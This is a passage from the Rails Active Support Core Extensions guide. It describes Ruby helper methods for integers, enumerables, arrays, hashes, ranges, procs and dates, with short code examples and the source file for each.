Defined in `active_support/core_ext/integer/multiple.rb`.

7.2 `ordinal`

The method `ordinal` returns the ordinal suffix string corresponding to the receiver integer:

```
1.ordinal    # => "st"
2.ordinal    # => "nd"
53.ordinal   # => "rd"
2009.ordinal # => "th"
-21.ordinal  # => "st"
-134.ordinal # => "th"
```

Defined in `active_support/core_ext/integer/inflections.rb`.

7.3 `ordinalize`

The method `ordinalize` returns the ordinal string corresponding to the receiver integer. In comparison, note that the `ordinal` method returns **only** the suffix string.

```
1.ordinalize    # => "1st"
2.ordinalize    # => "2nd"
53.ordinalize   # => "53rd"
2009.ordinalize # => "2009th"
-21.ordinalize  # => "-21st"
-134.ordinalize # => "-134th"
```

Defined in `active_support/core_ext/integer/inflections.rb`.

8 Extensions to `BigDecimal`

8.1 `to_s`

The method `to_s` is aliased to `to_formatted_s`. This provides a convenient way to display a BigDecimal value in floating-point notation:

```
BigDecimal.new(5.00, 6).to_s  # => "5.0"
```

8.2 `to_formatted_s`

Te method `to_formatted_s` provides a default specifier of "F". This means that a simple call to `to_formatted_s` or `to_s` will result in floating point representation instead of engineering notation:

```
BigDecimal.new(5.00, 6).to_formatted_s  # => "5.0"
```

and that symbol specifiers are also supported:

```
BigDecimal.new(5.00, 6).to_formatted_s(:db)  # => "5.0"
```

Engineering notation is still supported:

```
BigDecimal.new(5.00, 6).to_formatted_s("e")  # => "0.5E1"
```

9 Extensions to `Enumerable`

9.1 `sum`

The method `sum` adds the elements of an enumerable:

```
[1, 2, 3].sum # => 6
```

```
(1..100).sum  # => 5050
```

Addition only assumes the elements respond to `+`:

```
[[1, 2], [2, 3], [3, 4]].sum    # => [1, 2, 2, 3, 3, 4]
%w(foo bar baz).sum             # => "foobarbaz"
{a: 1, b: 2, c: 3}.sum # => [:b, 2, :c, 3, :a, 1]
```

The sum of an empty collection is zero by default, but this is customizable:

```
[].sum    # => 0
[].sum(1) # => 1
```

If a block is given, `sum` becomes an iterator that yields the elements of the collection and sums the returned values:

```
(1..5).sum {|n| n * 2 } # => 30
[2, 4, 6, 8, 10].sum    # => 30
```

The sum of an empty receiver can be customized in this form as well:

```
[].sum(1) {|n| n**3} # => 1
```

Defined in `active_support/core_ext/enumerable.rb`.

9.2 `index_by`

The method `index_by` generates a hash with the elements of an enumerable indexed by some key.

It iterates through the collection and passes each element to a block. The element will be keyed by the value returned by the block:

```
invoices.index_by(&:number)
# => {'2009-032' => <Invoice ...>, '2009-008' => <Invoice ...>, ...}
```

Keys should normally be unique. If the block returns the same value for different elements no collection is built for that key. The last item will win.

Defined in `active_support/core_ext/enumerable.rb`.

9.3 `many?`

The method `many?` is shorthand for `collection.size > 1`:

```
<% if pages.many? %>
  <%= pagination_links %>
<% end %>
```

If an optional block is given, `many?` only takes into account those elements that return true:

```
@see_more = videos.many? {|video| video.category == params[:category]}
```

Defined in `active_support/core_ext/enumerable.rb`.

9.4 `exclude?`

The predicate `exclude?` tests whether a given object does **not** belong to the collection. It is the negation of the built-in `include?`:

```
to_visit << node if visited.exclude?(node)
```

Defined in `active_support/core_ext/enumerable.rb`.

10 Extensions to `Array`

10.1 Accessing

Active Support augments the API of arrays to ease certain ways of accessing them. For example, `to`returns the subarray of elements up to the one at the passed index:

```
%w(a b c d).to(2) # => %w(a b c)
[].to(7)          # => []
```

Similarly, `from` returns the tail from the element at the passed index to the end. If the index is greater than the length of the array, it returns an empty array.

```
%w(a b c d).from(2)  # => %w(c d)
%w(a b c d).from(10) # => []
[].from(0)           # => []
```

The methods `second`, `third`, `fourth`, and `fifth` return the corresponding element (`first` is built-in). Thanks to social wisdom and positive constructiveness all around, `forty_two` is also available.

```
%w(a b c d).third # => c
%w(a b c d).fifth # => nil
```

Defined in `active_support/core_ext/array/access.rb`.

10.2 Adding Elements

10.2.1 `prepend`

This method is an alias of `Array#unshift`.

```
%w(a b c d).prepend('e')  # => %w(e a b c d)
[].prepend(10)            # => [10]
```

Defined in `active_support/core_ext/array/prepend_and_append.rb`.

10.2.2 `append`

This method is an alias of `Array#<<`.

```
%w(a b c d).append('e')  # => %w(a b c d e)
[].append([1,2])         # => [[1,2]]
```

Defined in `active_support/core_ext/array/prepend_and_append.rb`.

10.3 Options Extraction

When the last argument in a method call is a hash, except perhaps for a `&block` argument, Ruby allows you to omit the brackets:

```
User.exists?(email: params[:email])
```

That syntactic sugar is used a lot in Rails to avoid positional arguments where there would be too many, offering instead interfaces that emulate named parameters. In particular it is very idiomatic to use a trailing hash for options.

If a method expects a variable number of arguments and uses `*` in its declaration, however, such an options hash ends up being an item of the array of arguments, where it loses its role.
In those cases, you may give an options hash a distinguished treatment with `extract_options!`. This method checks the type of the last item of an array. If it is a hash it pops it and returns it, otherwise it returns an empty hash.
Let's see for example the definition of the `caches_action` controller macro:

```
def caches_action(*actions)
  return unless cache_configured?
  options = actions.extract_options!
  ...
end
```

This method receives an arbitrary number of action names, and an optional hash of options as last argument. With the call to `extract_options!` you obtain the options hash and remove it from `actions` in a simple and explicit way.
Defined in `active_support/core_ext/array/extract_options.rb`.

10.4 Conversions

10.4.1 `to_sentence`

The method `to_sentence` turns an array into a string containing a sentence that enumerates its items:

```
%w().to_sentence                 # => ""
%w(Earth).to_sentence            # => "Earth"
%w(Earth Wind).to_sentence       # => "Earth and Wind"
%w(Earth Wind Fire).to_sentence # => "Earth, Wind, and Fire"
```

This method accepts three options:

- `:two_words_connector`: What is used for arrays of length 2. Default is " and ".
- `:words_connector`: What is used to join the elements of arrays with 3 or more elements, except for the last two. Default is ", ".
- `:last_word_connector`: What is used to join the last items of an array with 3 or more elements. Default is ", and ".

The defaults for these options can be localized, their keys are:

Option	I18n key
`:two_words_connector`	`support.array.two_words_connector`
`:words_connector`	`support.array.words_connector`
`:last_word_connector`	`support.array.last_word_connector`

Defined in `active_support/core_ext/array/conversions.rb`.

10.4.2 `to_formatted_s`

The method `to_formatted_s` acts like `to_s` by default.

If the array contains items that respond to `id`, however, the symbol `:db` may be passed as argument. That's typically used with collections of Active Record objects. Returned strings are:

```
[].to_formatted_s(:db)            # => "null"
[user].to_formatted_s(:db)        # => "8456"
invoice.lines.to_formatted_s(:db) # => "23,567,556,12"
```

Integers in the example above are supposed to come from the respective calls to `id`.

Defined in `active_support/core_ext/array/conversions.rb`.

10.4.3 `to_xml`

The method `to_xml` returns a string containing an XML representation of its receiver:

```
Contributor.limit(2).order(:rank).to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors type="array">
#   <contributor>
#     <id type="integer">4356</id>
#     <name>Jeremy Kemper</name>
#     <rank type="integer">1</rank>
#     <url-id>jeremy-kemper</url-id>
#   </contributor>
#   <contributor>
#     <id type="integer">4404</id>
#     <name>David Heinemeier Hansson</name>
#     <rank type="integer">2</rank>
#     <url-id>david-heinemeier-hansson</url-id>
#   </contributor>
# </contributors>
```

To do so it sends `to_xml` to every item in turn, and collects the results under a root node. All items must respond to `to_xml`, an exception is raised otherwise.

By default, the name of the root element is the underscorized and dasherized plural of the name of the class of the first item, provided the rest of elements belong to that type (checked with `is_a?`) and they are not hashes. In the example above that's "contributors".
If there's any element that does not belong to the type of the first one the root node becomes "objects":

```
[Contributor.first, Commit.first].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <objects type="array">
#   <object>
#     <id type="integer">4583</id>
#     <name>Aaron Batalion</name>
#     <rank type="integer">53</rank>
#     <url-id>aaron-batalion</url-id>
#   </object>
#   <object>
#     <author>Joshua Peek</author>
#     <authored-timestamp type="datetime">2009-09-
02T16:44:36Z</authored-timestamp>
#     <branch>origin/master</branch>
#     <committed-timestamp type="datetime">2009-09-
02T16:44:36Z</committed-timestamp>
#     <committer>Joshua Peek</committer>
#     <git-show nil="true"></git-show>
#     <id type="integer">190316</id>
#     <imported-from-svn type="boolean">false</imported-from-svn>
#     <message>Kill AMo observing wrap_with_notifications since ARes
was only using it</message>
#     <sha1>723a47bfb3708f968821bc969a9a3fc873a3ed58</sha1>
#   </object>
# </objects>
```

If the receiver is an array of hashes the root element is by default also "objects":

```
[{a: 1, b: 2}, {c: 3}].to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <objects type="array">
#   <object>
#     <b type="integer">2</b>
#     <a type="integer">1</a>
#   </object>
#   <object>
#     <c type="integer">3</c>
#   </object>
# </objects>
```

If the collection is empty the root element is by default "nil-classes". That's a gotcha, for example the root element of the list of contributors above would not be "contributors" if the collection was empty, but "nil-classes". You may use the `:root` option to ensure a consistent root element.

The name of children nodes is by default the name of the root node singularized. In the examples above we've seen "contributor" and "object". The option `:children` allows you to set these node names.
The default XML builder is a fresh instance of `Builder::XmlMarkup`. You can configure your own builder via the `:builder` option. The method also accepts options like `:dasherize` and friends, they are forwarded to the builder:

```
Contributor.limit(2).order(:rank).to_xml(skip_types: true)
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <contributors>
#   <contributor>
#     <id>4356</id>
#     <name>Jeremy Kemper</name>
#     <rank>1</rank>
#     <url-id>jeremy-kemper</url-id>
#   </contributor>
#   <contributor>
#     <id>4404</id>
#     <name>David Heinemeier Hansson</name>
#     <rank>2</rank>
#     <url-id>david-heinemeier-hansson</url-id>
#   </contributor>
# </contributors>
```
Defined in `active_support/core_ext/array/conversions.rb`.

10.5 Wrapping

The method `Array.wrap` wraps its argument in an array unless it is already an array (or array-like). Specifically:

- If the argument is `nil` an empty list is returned.
- Otherwise, if the argument responds to `to_ary` it is invoked, and if the value of `to_ary` is not `nil`, it is returned.
- Otherwise, an array with the argument as its single element is returned.

```
Array.wrap(nil)       # => []
Array.wrap([1, 2, 3]) # => [1, 2, 3]
Array.wrap(0)         # => [0]
```
This method is similar in purpose to `Kernel#Array`, but there are some differences:

- If the argument responds to `to_ary` the method is invoked. `Kernel#Array` moves on to try `to_a` if the returned value is `nil`, but `Array.wrap` returns `nil` right away.
- If the returned value from `to_ary` is neither `nil` nor an `Array` object, `Kernel#Array` raises an exception, while `Array.wrap` does not, it just returns the value.
- It does not call `to_a` on the argument, though special-cases `nil` to return an empty array.

The last point is particularly worth comparing for some enumerables:

```
Array.wrap(foo: :bar) # => [{:foo=>:bar}]
Array(foo: :bar)      # => [[:foo, :bar]]
```
There's also a related idiom that uses the splat operator:

```
[*object]
```
which in Ruby 1.8 returns `[nil]` for `nil`, and calls to `Array(object)` otherwise. (Please if you know the exact behavior in 1.9 contact fxn.)

Thus, in this case the behavior is different for `nil`, and the differences with `Kernel#Array` explained above apply to the rest of `objects`.

Defined in `active_support/core_ext/array/wrap.rb`.

10.6 Duplicating

The method `Array.deep_dup` duplicates itself and all objects inside recursively with Active Support method `Object#deep_dup`. It works like `Array#map` with sending `deep_dup` method to each object inside.

```
array = [1, [2, 3]]
dup = array.deep_dup
dup[1][2] = 4
array[1][2] == nil  # => true
```
Defined in `active_support/core_ext/object/deep_dup.rb`.

10.7 Grouping

10.7.1 `in_groups_of(number, fill_with = nil)`

The method `in_groups_of` splits an array into consecutive groups of a certain size. It returns an array with the groups:

```
[1, 2, 3].in_groups_of(2) # => [[1, 2], [3, nil]]
```

or yields them in turn if a block is passed:

```
<% sample.in_groups_of(3) do |a, b, c| %>
  <tr>
    <td><%= a %></td>
    <td><%= b %></td>
    <td><%= c %></td>
  </tr>
<% end %>
```

The first example shows `in_groups_of` fills the last group with as many `nil` elements as needed to have the requested size. You can change this padding value using the second optional argument:

```
[1, 2, 3].in_groups_of(2, 0) # => [[1, 2], [3, 0]]
```

And you can tell the method not to fill the last group passing `false`:

```
[1, 2, 3].in_groups_of(2, false) # => [[1, 2], [3]]
```

As a consequence `false` can't be a used as a padding value.

Defined in `active_support/core_ext/array/grouping.rb`.

10.7.2 `in_groups(number, fill_with = nil)`

The method `in_groups` splits an array into a certain number of groups. The method returns an array with the groups:

```
%w(1 2 3 4 5 6 7).in_groups(3)
# => [["1", "2", "3"], ["4", "5", nil], ["6", "7", nil]]
```

or yields them in turn if a block is passed:

```
%w(1 2 3 4 5 6 7).in_groups(3) {|group| p group}
["1", "2", "3"]
["4", "5", nil]
["6", "7", nil]
```

The examples above show that `in_groups` fills some groups with a trailing `nil` element as needed. A group can get at most one of these extra elements, the rightmost one if any. And the groups that have them are always the last ones.

You can change this padding value using the second optional argument:

```
%w(1 2 3 4 5 6 7).in_groups(3, "0")
# => [["1", "2", "3"], ["4", "5", "0"], ["6", "7", "0"]]
```

And you can tell the method not to fill the smaller groups passing `false`:

```
%w(1 2 3 4 5 6 7).in_groups(3, false)
# => [["1", "2", "3"], ["4", "5"], ["6", "7"]]
```

As a consequence `false` can't be a used as a padding value.

Defined in `active_support/core_ext/array/grouping.rb`.

10.7.3 `split(value = nil)`

The method `split` divides an array by a separator and returns the resulting chunks.

If a block is passed the separators are those elements of the array for which the block returns true:

```
(-5..5).to_a.split { |i| i.multiple_of?(4) }
# => [[-5], [-3, -2, -1], [1, 2, 3], [5]]
```

Otherwise, the value received as argument, which defaults to `nil`, is the separator:

```
[0, 1, -5, 1, 1, "foo", "bar"].split(1)
# => [[0], [-5], [], ["foo", "bar"]]
```

Observe in the previous example that consecutive separators result in empty arrays.

Defined in `active_support/core_ext/array/grouping.rb`.

11 Extensions to `Hash`

11.1 Conversions

11.1.1 `to_xml`

The method `to_xml` returns a string containing an XML representation of its receiver:

```
{"foo" => 1, "bar" => 2}.to_xml
# =>
# <?xml version="1.0" encoding="UTF-8"?>
# <hash>
#   <foo type="integer">1</foo>
#   <bar type="integer">2</bar>
# </hash>
```

To do so, the method loops over the pairs and builds nodes that depend on the *values*. Given a pair `key`, `value`:

- If `value` is a hash there's a recursive call with `key` as `:root`.
- If `value` is an array there's a recursive call with `key` as `:root`, and `key` singularized as `:children`.
- If `value` is a callable object it must expect one or two arguments. Depending on the arity, the callable is invoked with the `options` hash as first argument with `key` as `:root`, and `key`singularized as second argument. Its return value becomes a new node.
- If `value` responds to `to_xml` the method is invoked with `key` as `:root`.
- Otherwise, a node with `key` as tag is created with a string representation of `value` as text node. If `value` is `nil` an attribute "nil" set to "true" is added. Unless the option `:skip_types`exists and is true, an attribute "type" is added as well according to the following mapping:

```
XML_TYPE_NAMES = {
  "Symbol"   => "symbol",
  "Fixnum"   => "integer",
  "Bignum"   => "integer",
  "BigDecimal" => "decimal",
  "Float"    => "float",
  "TrueClass" => "boolean",
  "FalseClass" => "boolean",
  "Date"     => "date",
  "DateTime"  => "datetime",
  "Time"     => "datetime"
}
```

By default the root node is "hash", but that's configurable via the `:root` option.

The default XML builder is a fresh instance of `Builder::XmlMarkup`. You can configure your own builder with the `:builder` option. The method also accepts options like `:dasherize` and friends, they are forwarded to the builder.

Defined in `active_support/core_ext/hash/conversions.rb`.

11.2 Merging

Ruby has a built-in method `Hash#merge` that merges two hashes:

```
{a: 1, b: 1}.merge(a: 0, c: 2)
# => {:a=>0, :b=>1, :c=>2}
```

Active Support defines a few more ways of merging hashes that may be convenient.

11.2.1 `reverse_merge` and `reverse_merge!`

In case of collision the key in the hash of the argument wins in `merge`. You can support option hashes with default values in a compact way with this idiom:

```
options = {length: 30, omission: "..."}.merge(options)
```

Active Support defines `reverse_merge` in case you prefer this alternative notation:

```
options = options.reverse_merge(length: 30, omission: "...")
```

And a bang version `reverse_merge!` that performs the merge in place:

```
options.reverse_merge!(length: 30, omission: "...")
```

Take into account that `reverse_merge!` may change the hash in the caller, which may or may not be a good idea.

Defined in `active_support/core_ext/hash/reverse_merge.rb`.

11.2.2 `reverse_update`

The method `reverse_update` is an alias for `reverse_merge!`, explained above.
Note that `reverse_update` has no bang.

Defined in `active_support/core_ext/hash/reverse_merge.rb`.

11.2.3 `deep_merge` and `deep_merge!`

As you can see in the previous example if a key is found in both hashes the value in the one in the argument wins.

Active Support defines `Hash#deep_merge`. In a deep merge, if a key is found in both hashes and their values are hashes in turn, then their *merge* becomes the value in the resulting hash:

```
{a: {b: 1}}.deep_merge(a: {c: 2})
# => {:a=>{:b=>1, :c=>2}}
```

The method `deep_merge!` performs a deep merge in place.
Defined in `active_support/core_ext/hash/deep_merge.rb`.

11.3 Deep duplicating

The method `Hash.deep_dup` duplicates itself and all keys and values inside recursively with Active Support method `Object#deep_dup`. It works like `Enumerator#each_with_object` with sending `deep_dup` method to each pair inside.

```
hash = { a: 1, b: { c: 2, d: [3, 4] } }

dup = hash.deep_dup
dup[:b][:e] = 5
dup[:b][:d] << 5


hash[:b][:e] == nil    # => true
hash[:b][:d] == [3, 4]    # => true
```

Defined in `active_support/core_ext/object/deep_dup.rb`.

11.4 Working with Keys

11.4.1 `except` and `except!`

The method `except` returns a hash with the keys in the argument list removed, if present:

```
{a: 1, b: 2}.except(:a) # => {:b=>2}
```

If the receiver responds to `convert_key`, the method is called on each of the arguments. This allows `except` to play nice with hashes with indifferent access for instance:

```
{a: 1}.with_indifferent_access.except(:a)  # => {}
{a: 1}.with_indifferent_access.except("a") # => {}
```

There's also the bang variant `except!` that removes keys in the very receiver.

Defined in `active_support/core_ext/hash/except.rb`.

11.4.2 `transform_keys` and `transform_keys!`

The method `transform_keys` accepts a block and returns a hash that has applied the block operations to each of the keys in the receiver:

```
{nil => nil, 1 => 1, a: :a}.transform_keys { |key| key.to_s.upcase }
# => {"" => nil, "A" => :a, "1" => 1}
```

In case of key collision, one of the values will be chosen. The chosen value may not always be the same given the same hash:

```
{"a" => 1, a: 2}.transform_keys { |key| key.to_s.upcase }
# The result could either be
# => {"A"=>2}
# or
# => {"A"=>1}
```

This method may be useful for example to build specialized conversions. For instance `stringify_keys` and `symbolize_keys` use `transform_keys` to perform their key conversions:

```
def stringify_keys
  transform_keys { |key| key.to_s }
end
...
def symbolize_keys
  transform_keys { |key| key.to_sym rescue key }
end
```

There's also the bang variant `transform_keys!` that applies the block operations to keys in the very receiver.

Besides that, one can use `deep_transform_keys` and `deep_transform_keys!` to perform the block operation on all the keys in the given hash and all the hashes nested into it. An example of the result is:

```
{nil => nil, 1 => 1, nested: {a: 3, 5 => 5}}.deep_transform_keys { |key|
key.to_s.upcase }
# => {""=>nil, "1"=>1, "NESTED"=>{"A"=>3, "5"=>5}}
```

Defined in `active_support/core_ext/hash/keys.rb`.

11.4.3 `stringify_keys` and `stringify_keys!`

The method `stringify_keys` returns a hash that has a stringified version of the keys in the receiver. It does so by sending `to_s` to them:

```
{nil => nil, 1 => 1, a: :a}.stringify_keys
# => {"" => nil, "a" => :a, "1" => 1}
```

In case of key collision, one of the values will be chosen. The chosen value may not always be the same given the same hash:

```
{"a" => 1, a: 2}.stringify_keys
# The result could either be
# => {"a"=>2}
# or
# => {"a"=>1}
```

This method may be useful for example to easily accept both symbols and strings as options. For instance `ActionView::Helpers::FormHelper` defines:

```
def to_check_box_tag(options = {}, checked_value = "1", unchecked_value
= "0")
  options = options.stringify_keys
  options["type"] = "checkbox"
  ...
end
```

The second line can safely access the "type" key, and let the user to pass either `:type` or "type".

There's also the bang variant `stringify_keys!` that stringifies keys in the very receiver.

Besides that, one can use `deep_stringify_keys` and `deep_stringify_keys!` to stringify all the keys in the given hash and all the hashes nested into it. An example of the result is:

```
{nil => nil, 1 => 1, nested: {a: 3, 5 => 5}}.deep_stringify_keys
# => {""=>nil, "1"=>1, "nested"=>{"a"=>3, "5"=>5}}
```

Defined in `active_support/core_ext/hash/keys.rb`.

11.4.4 `symbolize_keys` and `symbolize_keys!`

The method `symbolize_keys` returns a hash that has a symbolized version of the keys in the receiver, where possible. It does so by sending `to_sym` to them:

```
{nil => nil, 1 => 1, "a" => "a"}.symbolize_keys
# => {1=>1, nil=>nil, :a=>"a"}
```

Note in the previous example only one key was symbolized.

In case of key collision, one of the values will be chosen. The chosen value may not always be the same given the same hash:

```
{"a" => 1, a: 2}.symbolize_keys
# The result could either be
# => {:a=>2}
# or
# => {:a=>1}
```

This method may be useful for example to easily accept both symbols and strings as options. For instance `ActionController::UrlRewriter` defines

```
def rewrite_path(options)
  options = options.symbolize_keys
  options.update(options[:params].symbolize_keys) if options[:params]
  ...
end
```

The second line can safely access the `:params` key, and let the user to pass either `:params` or "params".
There's also the bang variant `symbolize_keys!` that symbolizes keys in the very receiver.
Besides that, one can use `deep_symbolize_keys` and `deep_symbolize_keys!` to symbolize all the keys in the given hash and all the hashes nested into it. An example of the result is:

```
{nil => nil, 1 => 1, "nested" => {"a" => 3, 5 => 5}}.deep_symbolize_keys
# => {nil=>nil, 1=>1, nested:{a:3, 5=>5}}
```

Defined in `active_support/core_ext/hash/keys.rb`.

11.4.5 `to_options` and `to_options!`

The methods `to_options` and `to_options!` are respectively aliases of `symbolize_keys` and `symbolize_keys!`.
Defined in `active_support/core_ext/hash/keys.rb`.

11.4.6 `assert_valid_keys`

The method `assert_valid_keys` receives an arbitrary number of arguments, and checks whether the receiver has any key outside that white list. If it does `ArgumentError` is raised.

```
{a: 1}.assert_valid_keys(:a)  # passes
{a: 1}.assert_valid_keys("a") # ArgumentError
```

Active Record does not accept unknown options when building associations, for example. It implements that control via `assert_valid_keys`.
Defined in `active_support/core_ext/hash/keys.rb`.

11.5 Working with Values

11.5.1 `transform_values` && `transform_values!`

The method `transform_values` accepts a block and returns a hash that has applied the block operations to each of the values in the receiver.

```
{ nil => nil, 1 => 1, :x => :a }.transform_values { |value|
value.to_s.upcase }
# => {nil=>"", 1=>"1", :x=>"A"}
```

There's also the bang variant `transform_values!` that applies the block operations to values in the very receiver.

Defined in `active_support/core_text/hash/transform_values.rb`.

11.6 Slicing

Ruby has built-in support for taking slices out of strings and arrays. Active Support extends slicing to hashes:

```
{a: 1, b: 2, c: 3}.slice(:a, :c)
# => {:c=>3, :a=>1}

{a: 1, b: 2, c: 3}.slice(:b, :X)
# => {:b=>2} # non-existing keys are ignored
```

If the receiver responds to `convert_key` keys are normalized:

```
{a: 1, b: 2}.with_indifferent_access.slice("a")
# => {:a=>1}
```

Slicing may come in handy for sanitizing option hashes with a white list of keys.

There's also `slice!` which in addition to perform a slice in place returns what's removed:

```
hash = {a: 1, b: 2}
rest = hash.slice!(:a) # => {:b=>2}
hash                   # => {:a=>1}
```

Defined in `active_support/core_ext/hash/slice.rb`.

11.7 Extracting

The method `extract!` removes and returns the key/value pairs matching the given keys.

```
hash = {a: 1, b: 2}
rest = hash.extract!(:a) # => {:a=>1}
hash                     # => {:b=>2}
```

The method `extract!` returns the same subclass of Hash, that the receiver is.

```
hash = {a: 1, b: 2}.with_indifferent_access
rest = hash.extract!(:a).class
# => ActiveSupport::HashWithIndifferentAccess
```

Defined in `active_support/core_ext/hash/slice.rb`.

11.8 Indifferent Access

The method `with_indifferent_access` returns an `ActiveSupport::HashWithIndifferentAccess` out of its receiver:

```
{a: 1}.with_indifferent_access["a"] # => 1
```

Defined in `active_support/core_ext/hash/indifferent_access.rb`.

11.9 Compacting

The methods `compact` and `compact!` return a Hash without items with `nil` value.

```
{a: 1, b: 2, c: nil}.compact # => {a: 1, b: 2}
```

Defined in `active_support/core_ext/hash/compact.rb`.

12 Extensions to `Regexp`

12.1 `multiline?`

The method `multiline?` says whether a regexp has the `/m` flag set, that is, whether the dot matches newlines.

```
%r{.}.multiline?  # => false
%r{.}m.multiline? # => true

Regexp.new('.').multiline?                    # => false
Regexp.new('.', Regexp::MULTILINE).multiline? # => true
```

Rails uses this method in a single place, also in the routing code. Multiline regexps are disallowed for route requirements and this flag eases enforcing that constraint.

```
def assign_route_options(segments, defaults, requirements)
  ...
  if requirement.multiline?
    raise ArgumentError, "Regexp multiline option not allowed in 
routing requirements: #{requirement.inspect}"
  end
  ...
end
```

Defined in `active_support/core_ext/regexp.rb`.

13 Extensions to `Range`

13.1 `to_s`

Active Support extends the method `Range#to_s` so that it understands an optional format argument. As of this writing the only supported non-default format is `:db`:

```
(Date.today..Date.tomorrow).to_s
# => "2009-10-25..2009-10-26"

(Date.today..Date.tomorrow).to_s(:db)
# => "BETWEEN '2009-10-25' AND '2009-10-26'"
```

As the example depicts, the `:db` format generates a `BETWEEN` SQL clause. That is used by Active Record in its support for range values in conditions.

Defined in `active_support/core_ext/range/conversions.rb`.

13.2 `include?`

The methods `Range#include?` and `Range#===` say whether some value falls between the ends of a given instance:

```
(2..3).include?(Math::E) # => true
```

Active Support extends these methods so that the argument may be another range in turn. In that case we test whether the ends of the argument range belong to the receiver themselves:

```
(1..10).include?(3..7)  # => true
(1..10).include?(0..7)  # => false
(1..10).include?(3..11) # => false
(1...9).include?(3..9)  # => false

(1..10) === (3..7)  # => true
(1..10) === (0..7)  # => false
(1..10) === (3..11) # => false
(1...9) === (3..9)  # => false
```

Defined in `active_support/core_ext/range/include_range.rb`.

13.3 `overlaps?`

The method `Range#overlaps?` says whether any two given ranges have non-void intersection:

```
(1..10).overlaps?(7..11)  # => true
(1..10).overlaps?(0..7)   # => true
(1..10).overlaps?(11..27) # => false
```

Defined in `active_support/core_ext/range/overlaps.rb`.

14 Extensions to `Proc`

14.1 `bind`

As you surely know Ruby has an `UnboundMethod` class whose instances are methods that belong to the limbo of methods without a self. The method `Module#instance_method` returns an unbound method for example:

```
Hash.instance_method(:delete) # => #<UnboundMethod: Hash#delete>
```

An unbound method is not callable as is, you need to bind it first to an object with `bind`:

```
clear = Hash.instance_method(:clear)
clear.bind({a: 1}).call # => {}
```

Active Support defines `Proc#bind` with an analogous purpose:

```
Proc.new { size }.bind([]).call # => 0
```

As you see that's callable and bound to the argument, the return value is indeed a `Method`.
To do so `Proc#bind` actually creates a method under the hood. If you ever see a method with a weird name like `__bind_1256598120_237302` in a stack trace you know now where it comes from.

Action Pack uses this trick in `rescue_from` for example, which accepts the name of a method and also a proc as callbacks for a given rescued exception. It has to call them in either case, so a bound method is returned by `handler_for_rescue`, thus simplifying the code in the caller:

```
def handler_for_rescue(exception)
  _, rescuer = Array(rescue_handlers).reverse.detect do |klass_name, 
handler|
    ...
  end

  case rescuer
  when Symbol
    method(rescuer)
  when Proc
    rescuer.bind(self)
  end
end
```

Defined in `active_support/core_ext/proc.rb`.

15 Extensions to `Date`

15.1 Calculations

All the following methods are defined in `active_support/core_ext/date/calculations.rb`.

The following calculation methods have edge cases in October 1582, since days 5..14 just do not exist. This guide does not document their behavior around those days for brevity, but it is enough to say that they do what you would expect. That is, `Date.new(1582, 10, 4).tomorrow` returns `Date.new(1582, 10, 15)` and so on. Please check `test/core_ext/date_ext_test.rb` in the Active Support test suite for expected behavior.

15.1.1 `Date.current`

Active Support defines `Date.current` to be today in the current time zone. That's like `Date.today`, except that it honors the user time zone, if defined. It also defines `Date.yesterday` and `Date.tomorrow`, and the instance predicates `past?`, `today?`, and `future?`, all of them relative to `Date.current`.
When making Date comparisons using methods which honor the user time zone, make sure to use `Date.current` and not `Date.today`. There are cases where the user time zone might be in the future

compared to the system time zone, which `Date.today` uses by default. This means `Date.today` may equal `Date.yesterday`.

15.1.2 Named dates

15.1.2.1 `prev_year`, `next_year`

In Ruby 1.9 `prev_year` and `next_year` return a date with the same day/month in the last or next year:

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_year              # => Fri, 08 May 2009
d.next_year              # => Sun, 08 May 2011
```

If date is the 29th of February of a leap year, you obtain the 28th:

```
d = Date.new(2000, 2, 29) # => Tue, 29 Feb 2000
d.prev_year               # => Sun, 28 Feb 1999
d.next_year               # => Wed, 28 Feb 2001
```

`prev_year` is aliased to `last_year`.

15.1.2.2 `prev_month`, `next_month`

In Ruby 1.9 `prev_month` and `next_month` return the date with the same day in the last or next month:

```
d = Date.new(2010, 5, 8) # => Sat, 08 May 2010
d.prev_month             # => Thu, 08 Apr 2010
d.next_month             # => Tue, 08 Jun 2010
```

If such a day does not exist, the last day of the corresponding month is returned:

```
Date.new(2000, 5, 31).prev_month # => Sun, 30 Apr 2000
Date.new(2000, 3, 31).prev_month # => Tue, 29 Feb 2000
Date.new(2000, 5, 31).next_month # => Fri, 30 Jun 2000
Date.new(2000, 1, 31).next_month # => Tue, 29 Feb 2000
```

`prev_month` is aliased to `last_month`.

15.1.2.3 `prev_quarter`, `next_quarter`

Same as `prev_month` and `next_month`. It returns the date with the same day in the previous or next quarter:

```
t = Time.local(2010, 5, 8) # => Sat, 08 May 2010
t.prev_quarter             # => Mon, 08 Feb 2010
t.next_quarter             # => Sun, 08 Aug 2010
```

If such a day does not exist, the last day of the corresponding month is returned:

```
Time.local(2000, 7, 31).prev_quarter  # => Sun, 30 Apr 2000
Time.local(2000, 5, 31).prev_quarter  # => Tue, 29 Feb 2000
Time.local(2000, 10, 31).prev_quarter # => Mon, 30 Oct 2000
Time.local(2000, 11, 31).next_quarter # => Wed, 28 Feb 2001
```

`prev_quarter` is aliased to `last_quarter`.

15.1.2.4 `beginning_of_week`, `end_of_week`

The methods `beginning_of_week` and `end_of_week` return the dates for the beginning and end of the week, respectively. Weeks are assumed to start on Monday, but that can be changed passing an argument, setting thread local `Date.beginning_of_week` or `config.beginning_of_week`.

```
d = Date.new(2010, 5, 8)     # => Sat, 08 May 2010
d.beginning_of_week          # => Mon, 03 May 2010
d.beginning_of_week(:sunday) # => Sun, 02 May 2010
d.end_of_week                # => Sun, 09 May 2010
d.end_of_week(:sunday)       # => Sat, 08 May 2010
```

`beginning_of_week` is aliased to `at_beginning_of_week` and `end_of_week` is aliased to `at_end_of_week`.

15.1.2.5 `monday`, `sunday`

The methods `monday` and `sunday` return the dates for the previous Monday and next Sunday, respectively.

```
d = Date.new(2010, 5, 8)     # => Sat, 08 May 2010
d.monday                     # => Mon, 03 May 2010
```

```
d.sunday                     # => Sun, 09 May 2010

d = Date.new(2012, 9, 10)    # => Mon, 10 Sep 2012
d.monday                     # => Mon, 10 Sep 2012

d = Date.new(2012, 9, 16)    # => Sun, 16 Sep 2012
d.sunday                     # => Sun, 16 Sep 2012
```

15.1.2.6 `prev_week`, `next_week`

